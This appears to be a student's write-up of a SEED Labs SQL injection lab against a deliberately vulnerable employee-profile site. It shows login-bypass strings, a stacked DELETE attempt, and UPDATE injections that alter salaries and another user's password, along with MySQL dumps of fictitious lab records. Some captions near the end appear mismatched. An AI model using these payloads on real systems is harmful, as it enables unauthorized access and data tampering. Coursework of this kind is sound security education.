
Introduction to Information Security - CS 458 - Spring 2019
Lab 2 - SQL Injection Attack
Due: Blackboard Sunday April 27th, 2019 by 11:59pm


2 Lab Tasks

2.1 Task 1: Get Familiar with SQL Statements




```
[04/27/19]seed@VM:~$ mysql -u root -pseedubuntu
```

Command




```
[04/27/19]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line i
nterface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \
g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates.
 All rights reserved.

Oracle is a registered trademark of Oracle Corporation
and/or its
affiliates. Other names may be trademarks of their resp
ective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the c
urrent input statement.

mysql> 
```

Command




```
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates.
 All rights reserved.

Oracle is a registered trademark of Oracle Corporation
and/or its
affiliates. Other names may be trademarks of their resp
ective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the c
urrent input statement.

mysql> use Users;
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
mysql> 
```

Command



```
ective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the c
urrent input statement.

mysql> use Users;
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> 
```

Command




```
+----+-------+-------+--------+-------+----------+-------------+--
------+-------+----------+------------------------------------------
---+
1 row in set (0.01 sec)

mysql> SELECT * FROM credential WHERE Name = "Alice";
+----+-------+-------+--------+-------+----------+-------------+--
------+-------+----------+------------------------------------------
---+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | A
ddress | Email | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+--
------+-------+----------+------------------------------------------
---+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |
       |       |          | fdbe918bdae83000aa54747fc95fe0470fff49
76 |
+----+-------+-------+--------+-------+----------+-------------+--
------+-------+----------+------------------------------------------
---+
1 row in set (0.01 sec)

mysql>
```

Select Command

SQL Statement: SELECT * FROM credential WHERE Name = “Alice”;

2.2 Task 2: SQL Injection Attack on SELECT Statement

2.2.1 Task 2.1: SQL Injection Attack from webpage



Employee Profile Login


USERNAME admin';--

PASSWORD Password

Login

Copyright © SEED LABs

Vulnerability #1



Employee Profile Login


USERNAME admin';#

PASSWORD Password

Login

Copyright © SEED LABs

Vulnerability #2



SQLi Lab - Mozilla Firefox

www.seedlabsqlinjection.com/unsafe_h

Username	EId	Salary	Birthday	SSN	Nick
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

Access to Admin Account

Username: admin';--
Username: admin';#

2.2.2 Task 2.2: SQL Injection Attack from command line


URL:

http://www.seedlabsqlinjection.com/index.php?username=admin%27%23&Password=

or


http://www.seedlabsqlinjection.com/index.php?username=admin%27--+&Password=

Virtual box giving problems with **index.php**. So, using **unsafe_home.php**.



```
[04/27/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsa
fe_home.php?username=admin%27%23&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Nav
bar at the top with two menu options for Home and edit profile, wi
th a button to
logout. The profile details fetched will be displayed using the ta
ble class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for use
rs and the page with error login message should not have any of th
ese items at
all. Therefore the navbar tag starts before the php tag but it end
```

Vulnerability #1




```
[04/27/19]seed@VM:~$ curl 'http://www.seedlabsqlinjection.com/unsa
fe_home.php?username=admin%27--+&Password='
<!--
SEED Lab: SQL Injection Education Web plateform
Author: Kailiang Ying
Email: kying@syr.edu
-->

<!--
SEED Lab: SQL Injection Education Web plateform
Enhancement Version 1
Date: 12th April 2018
Developer: Kuber Kohli

Update: Implemented the new bootsrap design. Implemented a new Nav
bar at the top with two menu options for Home and edit profile, wi
th a button to
logout. The profile details fetched will be displayed using the ta
ble class of bootstrap with a dark table head theme.

NOTE: please note that the navbar items should appear only for use
rs and the page with error login message should not have any of th
ese items at
all. Therefore the navbar tag starts before the php tag but it end
```

Vulnerability #2

2.2.3 Task 2.3: Append a new SQL statement

When entering information into the login page, you can run multiple sql queries by adding a semicolon after the username is entered, add your queries, and then end off with # or -- to stop the end from activating.

In the Username field:
admin'; DELETE FROM credential WHERE name = 'Boby'#




There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'DELETE FROM credential WHERE name = 'Boby'#' and Password='da39a3ee5e6b4b0d3255b' at line 3]\n


Error Message for multiple commands

Seems php checks for this since it won't let you do multiple statements. After further research, it is a flag that needs to be set for this to happen.

2.3 Task 3: SQL Injection Attack on UPDATE Statement

2.3.1 Task 3.1: Modify your own salary




SQLi Lab - Mozilla Firefox
3:54 PM
SQLi Lab
www.seedlabsqlinjection.com/unsafe_

Alice Profile


Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	

Login as Alice Alice's original salary

In any text box, after entering in the necessary information, we can add the salary column setting like such:

In the any column:

▌', salary='40000 where ▌ is any value you want


SQLi Lab - Mozilla Firefox

SEEDLABS Home Edit Profile Logout


Alice's Profile Edit

NickName	',salary='40000
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs

Edit Command


SQLi Lab - Mozilla Firefox

SEEDLABS Home Edit Profile Logout


Alice Profile

Key	Value
Employee ID	10000
Salary	40000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Alice's new salary

2.3.2 Task 3.2: Modify other people' salary

First, we need to know what Boby's salary is so using admin as last time to see Boby's name and salary:



SQLi Lab - Mozilla Firefox

Username	EId	Salary	Birthday	SSN	Ni
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

View Boby's original salary using admin'# vulnerability

In the any column, enter the following:

', salary= ’29999’ WHERE name=’Boby’#




Alice's Profile Edit

NickName	',salary='29999' \
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs

Edit Command




User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	40000	9/20	10211002				
Boby	20000	29999	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Boby’s new Salary

2.3.3 Task 3.3: Modify other people’ password




```
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | A
ddress | Email | NickName | Password
    |
+----+-------+-------+--------+-------+----------+-------------+--
-------+-------+----------+----------------------------------------
---+
|  1 | Alice | 10000 |  40000 | 9/20  | 10211002 |             |
       |       |          | fdbe918bdae83000aa54747fc95fe0470fff49
76 |
|  2 | Boby  | 20000 |  29999 | 4/20  | 10213352 |             |
       |       |          | b78ed97677c161c1c82c142906674ad15242b2
d4 |
|  3 | Ryan  | 30000 |  50000 | 4/10  | 98993524 |             |
       |       |          | a3c50276cb120637cca669eb38fb9928b017e9
ef |
|  4 | Samy  | 40000 |  90000 | 1/11  | 32193525 |             |
       |       |          | 995b8b8c183f349b3cab0ae7fccd39133508d2
af |
|  5 | Ted   | 50000 | 110000 | 11/3  | 32111111 |             |
       |       |          | 99343bff28a7bb51cb6f22cb20a618701a2c2f
58 |
|  6 | Admin | 99999 | 400000 | 3/5   | 43254314 |             |
       |       |          | a5bdf35a1df4ea895905f6f6618e83951a6eff
c0 |
```

Everyone’s original passwords (hashed)

Since there is a SHA1 hash, there will be a constraint on the Password column for a specific number of bits. Thus, we need to hash the password before changing the password.

Using sha1 for openssl, we can choose a password and hash it using the following command:

echo -n “123456” | openssl sha1 where is any value you want




```
[04/27/19]seed@VM:~$ dir
android        Documents        lib       source
bin            Downloads        Music     Templates
Customization  examples.desktop Pictures  Videos
Desktop        host             Public
[04/27/19]seed@VM:~$ echo -n "123456" | openssl sha1
(stdin)= 7c4a8d09ca3762af61e59520943dc26494f8941b
[04/27/19]seed@VM:~$
```

Hash new password

In the any column, enter the following:

', Password= '7c4a8d09ca3762af61e59520943dc26494f8941b' WHERE name='Boby'#


where ▌ is any hashed value you want



Alice's Profile Edit

NickName	', Password= '7c4
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Edit Command



Would you like Firefox to save this login for seedlabsqlinjection.com?


boby

123456

Show password


Employee ID	20000
Salary	29999
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

New Password login



```
--+
6 rows in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name=Boby;
ERROR 1054 (42S22): Unknown column 'Boby' in 'where clause'
mysql> SELECT * FROM credential WHERE name='Boby';
+----+------+-------+--------+-------+----------+-------------+---
-----+-------+----------+------------------------------------------
--+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Ad
dress | Email | NickName | Password
  |
+----+------+-------+--------+-------+----------+-------------+---
-----+-------+----------+------------------------------------------
--+
|  2 | Boby | 20000 |  29999 | 4/20  | 10213352 |             |
      |       |          | 7c4a8d09ca3762af61e59520943dc26494f8941
b |
+----+------+-------+--------+-------+----------+-------------+---
-----+-------+----------+------------------------------------------
--+
1 row in set (0.00 sec)

mysql>
```

Boby's old password




```
+----+------+-------+--------+-------+----------+-------------+---
-----+-------+----------+------------------------------------------
--+
1 row in set (0.00 sec)

mysql> SELECT * FROM credential WHERE name='Boby';
+----+------+-------+--------+-------+----------+-------------+---
-----+-------+----------+------------------------------------------
--+
| ID | Name | EID   | Salary | birth | SSN      | PhoneNumber | Ad
dress | Email | NickName | Password
  |
+----+------+-------+--------+-------+----------+-------------+---
-----+-------+----------+------------------------------------------
--+
|  2 | Boby | 20000 |  29999 | 4/20  | 10213352 |             |
      |       |          | b78ed97677c161c1c82c142906674ad15242b2d
4 |
+----+------+-------+--------+-------+----------+-------------+---
-----+-------+----------+------------------------------------------
--+
